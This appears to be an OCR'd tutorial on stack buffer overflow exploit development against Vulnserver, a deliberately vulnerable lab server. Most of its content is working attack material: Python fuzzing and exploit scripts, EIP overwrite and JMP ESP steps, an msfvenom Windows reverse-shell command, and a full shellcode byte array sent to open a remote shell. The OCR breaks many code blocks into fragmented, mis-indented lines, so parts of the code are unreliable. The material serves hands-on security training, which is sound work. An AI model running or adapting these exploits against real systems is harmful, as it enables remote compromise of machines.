# *Introduction to Exploit Development (Buffer Overflows)*

## *Required Installations*


Windows 7 - 10 machine/VM

Vulnserver - [Vulnserver Github]


Immunity Debugger - [Immunity Debugger site]

## *Buffer Overflows Explained*

Anatomy of Memory




Anatomy of the Stack




## Steps to conduct a Buffer Overflow:

1. Spiking - Method to find a vulnerable part of the program
2. Fuzzing - Send characters at a program to break it
3. Finding the Offset - Find the point it breaks at
4. Overwriting the EIP
5. Finding Bad Characters
6. Finding the Right Module
7. Generating Shellcode
8. Root


# *Spiking*

Run Immunity Debugger as Administrator and attach the process (or run the file) and press play.

Interact with the target to see if any buffer overflows are present by passing increasingly larger inputs to any available commands.

## Example:

Vulnserver allows multiple commands:





Use generic_send_tcp to send TRUN commands to the vulnserver, causing it to crash:

```
generic_
send_tcp
<TARGET>
<PORT>
trun.spk
0 0
```

Spike script for the tcp request:

```
s_readl-
ine();
s_string
("TRUN"
);
s_strin-
g_varia-
ble("0")
;
```

Server registers during crash in Immunity Debugger:




1. The TRUN command with input 'AAAAAAA...'
2. ESP (Extended Stack Pointer - Top of Stack) overwritten with 'AAAAA...' and EBP (Extended Base Pointer - Bottom of Stack) overwritten with 41414141, 'AAAA' in hex
3. EIP/Return Address (Extended Instruction Pointer) overwritten with 41414141, 'AAAA' in hex

The command caused the input to overflow and overwrite the ESP, EBP and EIP; A buffer overflow.

## *Fuzzing*

Write a fuzzer in python to determine the size of the buffer:

```
#!/usr/bin/env python3
import sys
import socket
from time import sleep

ip = "192.168.128.136"
port = 9999
target = (ip, port)
prefix = "TRUN /.:/"
payload = prefix + "A" * 100
```

```
timeout = 5

while True:
    try:


with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:


s.settimeout(timeout)


s.connect(target)


s.recv(1024)


print(f"[+] Fuzzing with {str(len(payload) - len(prefix))} bytes")


s.send(payload.encode())


s.recv(1024)



except:
```

```
print(f"Fuzzing crashed at {str(len(payload) - len(prefix))} bytes")

sys.exit(0)


payload += "A" * 100

sleep(1)
```

## *Finding the Offset*

Use metasploit's pattern_create.rb script to generate a cyclic pattern of the desired length (the byte length that crashed the server during fuzzing)

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l <BYTE-LENGTH>
```

Write a python script to find the offset

```
#!/usr/bin/env python3
import sys
import socket
```

```
ip =
'192.168
.128.136
'
port =
9999
offset =
"Use
generat-
ed
pattern
here"

try:
    with
socket.
socket(
socket.
AF_INET,
socket.
SOCK_ST-
REAM) as
s:

s.conne-
ct((ip,
port))

s.send(f
'TRUN /.
:/
{offset}
'.encode
())

s.recv(1
024)
except
Excepti-
on as e:

print(f"
[-]
Error
connect-
ing to
server
\n\n{e}"
)

sys.exit
()
```

Run the script and find the EIP value in Immunity Debugger and pass it to pattern_offset.rb

```
/usr/
share/
metaspl-
oit-
framewo-
rk/
tools/
exploit/
pattern_
offset.
rb -l
<BYTE-
LENGTH>
-q <EIP-
VALUE>
```

This will return the position of the EIP value in the offset allowing us to manipulate the EIP

## *Overwriting the EIP*

Write a python script to overwrite the EIP

```
#!/usr/
bin/env
python3
import
sys
import
socket

#
replace
2003
with
offset
value
found
padding_
to_offs-
et = "A"
* 2003
overwri-
te_eip =
"B" * 4
shellco-
de =
padding_
to_offs-
et +
overwri-
te_eip
ip =
'192.168
.128.136
'
port =
9999
```

```
try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:

s.connect((ip, port))

s.send(f'TRUN /.:/{shellcode}'.encode())

s.recv(1024)
except Exception as e:

print(f"[-] Error connecting to server \n\n{e}")
)

sys.exit()
```

If the padding length is correct then the EIP will be overwritten with 4 B's (42424242)

## *Finding Bad Characters*

Bad chars are values that correspond to commands that run in the program that is being exploited.

They must be removed from the shellcode for it to work correctly.

Generate bad chars with python3:

```
for i in range(1, 256)
```

```
print("\
\x" +
f"{i:x02
}",
end='')
print()
```

or with Cytopia's [badchars tool](#).

Then add the badchars to the payload

```
#!/usr/
bin/env
python3
import
sys
import
socket

#
replace
2003
with
offset
value
found
offset =
2003
padding
= "A" *
offset
overwri-
te_eip =
"B" * 4
#
nullbyte
is bad,
remove
\x00
badchars
= (

"\x01\x0
2\x03\x0
4\x05\x0
6\x07\x0
8\x09\x0
a\x0b\x0
c\x0d\x0
e\x0f\x1
0"

"\x11\x1
2\x13\x1
4\x15\x1
6\x17\x1
8\x19\x1
a\x1b\x1
c\x1d\x1
e\x1f\x2
0"
```

```
"\x21\x2
2\x23\x2
4\x25\x2
6\x27\x2
8\x29\x2
a\x2b\x2
c\x2d\x2
e\x2f\x3
0"

"\x31\x3
2\x33\x3
4\x35\x3
6\x37\x3
8\x39\x3
a\x3b\x3
c\x3d\x3
e\x3f\x4
0"

"\x41\x4
2\x43\x4
4\x45\x4
6\x47\x4
8\x49\x4
a\x4b\x4
c\x4d\x4
e\x4f\x5
0"

"\x51\x5
2\x53\x5
4\x55\x5
6\x57\x5
8\x59\x5
a\x5b\x5
c\x5d\x5
e\x5f\x6
0"

"\x61\x6
2\x63\x6
4\x65\x6
6\x67\x6
8\x69\x6
a\x6b\x6
c\x6d\x6
e\x6f\x7
0"

"\x71\x7
2\x73\x7
4\x75\x7
6\x77\x7
8\x79\x7
a\x7b\x7
c\x7d\x7
e\x7f\x8
0"
```

```
"\x81\x8
2\x83\x8
4\x85\x8
6\x87\x8
8\x89\x8
a\x8b\x8
c\x8d\x8
e\x8f\x9
0"

"\x91\x9
2\x93\x9
4\x95\x9
6\x97\x9
8\x99\x9
a\x9b\x9
c\x9d\x9
e\x9f\x-
a0"

"\xa1\x-
a2\xa3\
xa4\xa5\
xa6\xa7\
xa8\xa9\
xaa\xab\
xac\xad\
xae\xaf\
xb0"

"\xb1\x-
b2\xb3\
xb4\xb5\
xb6\xb7\
xb8\xb9\
xba\xbb\
xbc\xbd\
xbe\xbf\
xc0"

"\xc1\x-
c2\xc3\
xc4\xc5\
xc6\xc7\
xc8\xc9\
xca\xcb\
xcc\xcd\
xce\xcf\
xd0"

"\xd1\x-
d2\xd3\
xd4\xd5\
xd6\xd7\
xd8\xd9\
xda\xdb\
xdc\xdd\
xde\xdf\
xe0"
```

```
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"

"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
shellcode = padding + overwrite_eip + badchars
ip = '192.168.128.136'
port = 9999


try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:

s.connect((ip, port))

s.send(f'TRUN /.:/{shellcode}'.encode())

s.recv(1024)
except Exception as e:
```

```
print(f"
[-]
Error
connect-
ing to
server
\n\n{e}"
)

sys.exit
()
```


This will crash the server and allow us to search for bad characters by right clicking the ESP register in Immunity Debugger
and selecting “Follow in Dump”.

Going through the dump you can see the characters that were added to the shellcode payload in sequence. If there is a break in
the sequence that is a bad character.

If there are 2 bad characters in a row the first is usually the only true bad char and the second can be left in. To be cautious all bad chars
can be removed and the shellcode can function but there may be edge cases where it fails.


## *Finding the Right Module*

Find a module that lacks the correct protection with mona modules:




Next we need to find the hexcode equivalent for JMP ESP, which jumps the pointer to our shellcode, with nasm_shell


Finally use mona find to find an address for a jump point in the vulnerable dll




As this is x86 architecture the byte order is little endian so they need to be reversed.
The address 625011af becomes af115062

```
#!/usr/bin/env python3
import sys
import socket

# replace 2003 with offset value found
offset = 2003
padding = "A" * offset
command = "TRUN /.:/"
# address is 625011af, x86 is little endian so it becomes af115062
jmp_point = b"\xaf\x11\x50\x62"
buffer = command + padding
```

```
payload = buffer.encode() + jmp_point
ip = '192.168.128.136'
port = 9999


try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:

s.connect((ip, port))

s.send(payload)

# may need to remove, not sure

s.recv(1024)
except Exception as e:

print(f"[-] Error connecting to server \n\n{e}")

sys.exit()
```

Then set a breakpoint in Immunity Debugger at the address and run the script.

If done correctly execution will halt and the EIP will be the address to the jump point in the vulnerable dll

# *Generating shellcode and Gaining root*

Generate the payload with msfvenom

```
msfvenom -p windows/shell_r-everse_tcp LHOST=192.168.1.121 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
```

EXITFUNC=thread increases stability and -b removes bad characters

The returned shellcode can be copied and pasted into the python script

```
#!/usr/bin/env python3
import sys
import socket

# replace 2003 with offset value found
offset = 2003
padding = "A" * offset
command = "TRUN /.:/"
```

```
#
address
is
625011af
, x86 is
little
endian
so it
becomes
af115062
jmp_poi-
nt =
b"\xaf\
x11\x50\
x62"
overflow
= (

b"\xba\
xb9\x89\
xd1\xae\
xdb\xd2\
xd9\x74\
x24\xf4\
x5e\x29\
xc9"

b"\xb1\
x52\x83\
xee\xfc\
x31\x56\
x0e\x03\
xef\x87\
x33\x5b\
xf3"

b"\x70\
x31\xa4\
x0b\x81\
x56\x2c\
xee\xb0\
x56\x4a\
x7b\xe2\
x66"

b"\x18\
x29\x0f\
x0c\x4c\
xd9\x84\
x60\x59\
xee\x2d\
xce\xbf\
xc1"

b"\xae\
x63\x83\
x40\x2d\
x7e\xd0\
xa2\x0c\
xb1\x25\
xa3\x49\
xac"
```

```
b"\xc4\
xf1\x02\
xba\x7b\
xe5\x27\
xf6\x47\
x8e\x74\
x16\xc0\
x73"

b"\xcc\
x19\xe1\
x22\x46\
x40\x21\
xc5\x8b\
xf8\x68\
xdd\xc8\
xc5"

b"\x23\
x56\x3a\
xb1\xb5\
xbe\x72\
x3a\x19\
xff\xba\
xc9\x63\
x38"

b"\x7c\
x32\x16\
x30\x7e\
xcf\x21\
x87\xfc\
x0b\xa7\
x13\xa6\
xd8"

b"\x1f\
xff\x56\
x0c\xf9\
x74\x54\
xf9\x8d\
xd2\x79\
xfc\x42\
x69"

b"\x85\
x75\x65\
xbd\x0f\
xcd\x42\
x19\x4b\
x95\xeb\
x38\x31\
x78"

b"\x13\
x5a\x9a\
x25\xb1\
x11\x37\
x31\xc8\
x78\x50\
xf6\xe1\
x82"
```

```
b"\xa0\
x90\x72\
xf1\x92\
x3f\x29\
x9d\x9e\
xc8\xf7\
x5a\xe0\
xe2"

b"\x40\
xf4\x1f\
x0d\xb1\
xdd\xdb\
x59\xe1\
x75\xcd\
xe1\x6a\
x85"

b"\xf2\
x37\x3c\
xd5\x5c\
xe8\xfd\
x85\x1c\
x58\x96\
xcf\x92\
x87"

b"\x86\
xf0\x78\
xa0\x2d\
x0b\xeb\
x0f\x19\
x12\x92\
xe7\x58\
x14"

b"\x75\
xa4\xd5\
xf2\x1f\
x44\xb0\
xad\xb7\
xfd\x99\
x25\x29\
x01"

b"\x34\
x40\x69\
x89\xbb\
xb5\x24\
x7a\xb1\
xa5\xd1\
x8a\x8c\
x97"

b"\x74\
x94\x3a\
xbf\x1b\
x07\xa1\
x3f\x55\
x34\x7e\
x68\x32\
x8a"
```

```
b"\x77\
xfc\xae\
xb5\x21\
xe2\x32\
x23\x09\
xa6\xe8\
x90\x94\
x27"

b"\x7c\
xac\xb2\
x37\xb8\
x2d\xff\
x63\x14\
x78\xa9\
xdd\xd2\
xd2"

b"\x1b\
xb7\x8c\
x89\xf5\
x5f\x48\
xe2\xc5\
x19\x55\
x2f\xb0\
xc5"

b"\xe4\
x86\x85\
xfa\xc9\
x4e\x02\
x83\x37\
xef\xed\
x5e\xfc\
x0f"

b"\x0c\
x4a\x09\
xb8\x89\
x1f\xb0\
xa5\x29\
xca\xf7\
xd3\xa9\
xfe"

b"\x87\
x27\xb1\
x8b\x82\
x6c\x75\
x60\xff\
xfd\x10\
x86\xac\
xfe"

b"\x30")
nop_pad-
ding =
b"\x90"
* 32
buffer =
command
+
padding
```

```
payload = buffer.encode() + jmp_point + nop_padding + overflow
ip = '192.168.128.136'
port = 9999


try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:

s.connect((ip, port))

s.send(payload)

s.recv(1024)
except Exception as e:

print(f"[-] Error connecting to server \n\n{e}")

sys.exit()
```

Then start a netcat listener on the port specified in the msfvenom payload and run the python script to gain a shell

## *Exploit Development Using Python3 and Mona*

Setup mona config in Immunity Debugger

```
!mona
config -
set
working-
folder
c:\mona
```

Use mona to generate byte arrays with bad char filtering

```
!mona
bytearr-
ay -cpb
"\x00\x0
1\x02"
```

Use mona to check for bad chars

```
!mona
compare
-f c:
\bytear-
ray.bin
-a <ESP-
ADDRESS>
```

Use mona to find the jump point in vulnerable dll

```
!mona
jmp -r
ESP -m
"<MODULE
-NAME>"
```